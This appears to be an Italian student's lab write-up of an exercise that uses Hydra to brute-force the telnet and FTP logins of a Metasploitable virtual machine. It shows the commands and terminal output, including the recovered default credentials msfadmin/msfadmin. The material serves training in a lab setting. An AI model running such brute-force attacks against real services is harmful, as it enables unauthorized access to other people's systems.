
ESERCIZIO W14D4

In questo esercizio ho usato hydra per accedere ai servizi ftp e telnet della macchina metasplotable.


Nel primo caso (telnet) ho usato il seguente comando: hydra -L user.txt -P passwd.txt (ip target) -t4 telnet.

Con il comando L e P maiuscoli ho specificato ad hydra di utilizzare la mia lista di password ed username per provare l'attacco, ed infine specificando il servizio da attaccare.




```
┌──(kali㉿kali)-[~/Desktop/password]
└─$ hydra -L user.txt -P passwd.txt 192.168.32.101 -t4 telnet
```

Come si può notare nell'immagine successiva quando la password e l'utente risultano corretti hydra li evidenzia e li stampa a schermo.




```
┌──(kali㉿kali)-[~/Desktop/password]
└─$ hydra -L user.txt -P passwd.txt 192.168.32.101 -v  -t4 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 04:36:39
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking telnet://192.168.32.101:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[23][telnet] host: 192.168.32.101   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.32.101 (waiting for children to complete tests)
```

La stessa cosa ho fatto per il servizio ftp , cambiando appunto il servizio da attaccare.



```
┌──(kali㉿kali)-[~/Desktop/password]
└─$ hydra -L user.txt -P passwd.txt 192.168.32.101 -v  -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore l

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 04:39:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking ftp://192.168.32.101:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
█
```



```
┌──(kali㉿kali)-[~/Desktop/password]
└─$ hydra -L user.txt -P passwd.txt 192.168.32.101 -v  -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 04:39:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking ftp://192.168.32.101:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 192.168.32.101   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.32.101 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-12 04:40:04

┌──(kali㉿kali)-[~/Desktop/password]
└─$ █
```